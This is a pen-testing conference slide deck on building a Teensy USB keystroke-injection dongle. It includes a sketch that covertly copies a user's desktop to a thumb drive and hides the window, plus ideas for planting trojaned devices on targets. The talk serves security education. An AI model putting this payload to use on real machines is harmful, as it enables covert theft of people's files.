

PROGRAMMABLE HID USB KEYBOARD/MOUSE DONGLE FOR PEN-TESTING

Adrian Crenshaw

Project site:

<http://www.irongeek.com/i.php?page=security/programmable-hid-usb-keystroke-dongle>



Special Thanks

- ❑ Tenacity Solutions

<http://www.tenacitiesolutions.net/>

- ❑ Kentuckiana ISSA

<http://www.issa-kentuckiana.org/>

- ❑ PJRC

<http://www.pjrc.com/>




About Adrian

- ❑ I run Irongeek.com
- ❑ I have an interest in InfoSec education
- ❑ I don't know everything - I'm just a geek with time on my hands



First, a little story

- I was given a device called a Phantom Keystroker as a speaker's gift for doing a FireSide talk at Shmoocon 2010



- The Keystroker was meant to annoy someone by sending keystrokes and mouse movements to their computer
- But, what if it was programmable?



Darren and Robin

- Darren Kitchen (media mogul) and Robin Wood (code deity)
- I knew Darren had been working with the U3 thumb drives for automated attacks, so I went to him with the idea
- Devious minds think alike! They were already developing it!
- They are working on a product (USB Rubber Ducky):
<http://www.hak5.org/store>



Darren Kitchen <http://hak5.org>



Robin Wood
<http://digininja.org>



Playing with the idea

- ❑ For those that like to “Go ugly early”, hold on for the rest of this presentation
- ❑ Three notes in my defense:
 1. I’m new to microcontrollers
 2. I suck at soldering
(Like an epileptic alcoholic with DTs soldering with an aluminum baseball bat)
 3. I apparently suck at using rotary tools too



Why would you want a programmable keystroke device?

- Likely types faster than you can, without errors
- Works even if U3 autorun is turned off
- Draws less attention than sitting down in front of the terminal would. The person turns their head for a minute, the pen-tester plugs in their programmable USB key stroke dongle, and Bobs your uncle, instant pwnage.
- Can also be set to go off on a timer when you know a target will be logged in
- Just use your imagination!



What sort of commands would you want to issue?

- ❑ Add a user
- ❑ Run a program
- ❑ Copy files to your thumbdrive for later retrieval
- ❑ Upload local files
- ❑ Download and install apps
- ❑ Go to a website they have a cookie for, and do a sort of CSRF (sic)



Other ideas

- ❑ Embed a hub and storage in better packaging
<http://www.dealextreme.com/details.dx/sku.2704~r.48687660>
- ❑ Leave it around in a thumb drive package for unsuspecting people to pick up and use
- ❑ Trojaned Hardware: Use a timer or sensor and embed it in another device you give to the target as a “gift”
- ❑ Have it “wake up”, mount onboard storage, run a program that covers what it is doing (fake BSOD for example), does its thing, then stops (leaving the target to think “it’s just one of those things”)
- ❑ Default BIOS password brute forcing?



What is in a name?

- ❑ MintyPwn?
- ❑ DIPStick?
- ❑ Programmable Hid USB Keyboard/Mouse Dongle?
- ❑ Maybe an acronym? Let's see:

Programmable **Hid** USB Keyboard/Mouse Dongle?

=

PHUKD




Ok, we have some names, now how would we build one?

- ❑ Did some Googling...
- ❑ Found some limited items...
- ❑ Then I found...




The Teensy



- Teensy 2.0 is 1.2 by 0.7 inch
- AVR processor, 16 MHz
- Programmable over Mini USB in C or Arduino dev package
- \$18 to \$27
- USB HID Support!!!
- <http://www.pjrc.com/teensy/>




More detailed Specs



Specification	Teensy 2.0	Teensy++ 2.0
Processor	ATMEGA32U4	AT90USB1286
Flash Memory	32256	130048
RAM Memory	2560	8192
EEPROM	1024	4096
I/O	25	46
Analog In	12	8
PWM	7	9
UART,I2C,SPI	1,1,1	1,1,1
Price	\$18	\$24



Butt Ugly Schematic



Please note that the Teensy can use internal pullup resistors



Teensyduino Code Example

```
#include <phukdlib.h>
// Header Section
// You will want to change the pins below to match your board.
int thispin;
int ledPin = 11;
int PhotoRead = 0; //Here, but not used.

int MinWait = 0;

int DIP_1 = 5;
int DIP_2 = 6;
int DIP_3 = 7;
int DIP_4 = 8;

char *DIPOptions=
"Dips are used to set number of mins to wait";

void setup() {
    // initialize the digital pin as an output:
    for (int thispin=4; thispin <=8;thispin++){
        pinMode(thispin, INPUT_PULLUP); // Dip
    }
    MinWait = (!digitalRead(DIP_1)) * 8 + (!digitalRead(DIP_2)) * 4 + (!digitalRead(DIP_3)) * 2 + (!digitalRead(DIP_4));
    if (MinWait==0){
        MinWait=1;
    }
}

// the loop() method runs over and over again, checking for events
void loop()
{
    //Please note: I use negative logic here, when a pin goes to ground the code us run.
    delay(MinWait*60000);
    CommandAtRunBarMSWIN("cmd /c for /F %i in ('WMIC logicaldisk where \"DriveType=2\" list brief ^| find \"MYTHUMB\"') do %i\\myscript.bat");

    /* myscript.bat contains:
    md %~dp0%USERNAME%
    xcopy /Y /E %USERPROFILE%\desktop\*.* %~dp0%USERNAME%
    */
    delay(1000);
    ShrinkCurWinMSWIN();
    MinWait = (!digitalRead(DIP_1)) * 8 + (!digitalRead(DIP_2)) * 4 + (!digitalRead(DIP_3)) * 2 + (!digitalRead(DIP_4));
    if (MinWait==0){
        MinWait=1;
    }
}
```



Code Example (head)

```
#include <phukdlib.h>
// Header Section
// You will want to change the pins below to match your board.
int thispin;
int ledPin = 11;
int PhotoRead = 0; //Here, but not used.

int MinWait = 0;

int DIP_1 = 5;
int DIP_2 = 6;
int DIP_3 = 7;
int DIP_4 = 8;

char *DIPOptions=
"Dips are used to set number of mins to wait";
```



Code Example(setup)

```
void setup()  {
  // initialize the digital pin as an output:
  for (int thispin=4; thispin <=8;thispin++){
    pinMode(thispin, INPUT_PULLUP); // Dip
  }
  MinWait =(!digitalRead(DIP_1)) * 8 + (!digitalRead(DIP_2))
* 4 + (!digitalRead(DIP_3)) * 2 + (!digitalRead(DIP_4));
  if (MinWait==0) {
    MinWait=1;
  }
}
```



Code Example (main loop)

```
// the loop() method runs over and over again, checking for events
void loop()
{
    //Please note: I use negative logic here, when a pin goes to
    ground the code us run.
    delay(MinWait*60000);
    CommandAtRunBarMSWIN("cmd /c for /F %i in ('WMIC logicaldisk where
    \"DriveType=2\" list brief ^| find '\"MYTHUMB\"') do
    %i\\myscript.bat");

    /* myscript.bat contains:
       md %~dp0%USERNAME%
       xcopy /Y /E %USERPROFILE%\desktop\*.* %~dp0%USERNAME%
    */
    delay(1000);
    ShrinkCurWinMSWIN();
    MinWait =(!digitalRead(DIP_1)) * 8 + (!digitalRead(DIP_2)) * 4 +
    (!digitalRead(DIP_3)) * 2 + (!digitalRead(DIP_4));
    if (MinWait==0){
        MinWait=1;
    }
}
```

PHUKD Library

- ❑ **CommandAtRunBarX(char *SomeCommand)**
Opens a run bar/terminal and executes the given command.
- ❑ **ShrinkCurWinX()**
Shrinks the active window to help hide it.
- ❑ **PressAndRelease(int KeyCode, int KeyCount)**
This function simplifies the pressing and releasing of a key. You can also specify how many times to hit the key (really useful for tabbing to where you need to be on web sites).



PHUKD Library

❑ ShowDiag()

Just sends diagnostic info out the keyboard interface. Things like the reading on analog pin 0, and the state of each input. Should work on both types of Teensy, but I've not done a lot of testing.

❑ DIPOptions

Not really a function, but a string you can set in your sketch that ShowDiag will print out. I kept forgetting which DIP switch I had set to run which function, so I use this as a reminder at runtime.



PHUKD Library

- ❑ **int ledkeys(void)**

ledkeys returns the setting of the "lock keys"

Num Lock = 1

CAPS Lock = 2

Scroll Lock = 4

Add them together to get combos.

- ❑ **boolean IsNumbOn(void)**

Returns TRUE if NUM Lock LED is on and FALSE otherwise.

- ❑ **boolean IsCapsOn(void)**

Returns TRUE if Caps Lock LED is on and FALSE otherwise.

- ❑ **boolean IsScrlOn(void)**

Returns TRUE if Scroll Lock LED is on and FALSE otherwise.




More code in another talk

Powershell...omfg


- ❑ David Kennedy (ReL1K) Hacker
- ❑ Josh Kelley (Winfang) Hacker




Device Demo






Demo Units




Demo Units



Demo Units



Demo Units



Demo Units



Arts and Crafts, in my Defcon? It's more likely than you think

Materials for making cube toy Trojans:

- ShapeLock**

Heat in boiling water, shape as you wish. Beware of a hot day in a black car.
Good for defusing LEDs/Lasers

- Two Part Silicone Putty**

Great stuff for casting toys

- Silicone Caulk**

Mixed with water, quickly applied and used with a plastic wrap backing

- Polymer Clay**

Sort of the reverse of ShapeLock, heat causes it to harden

- Hot Glue**

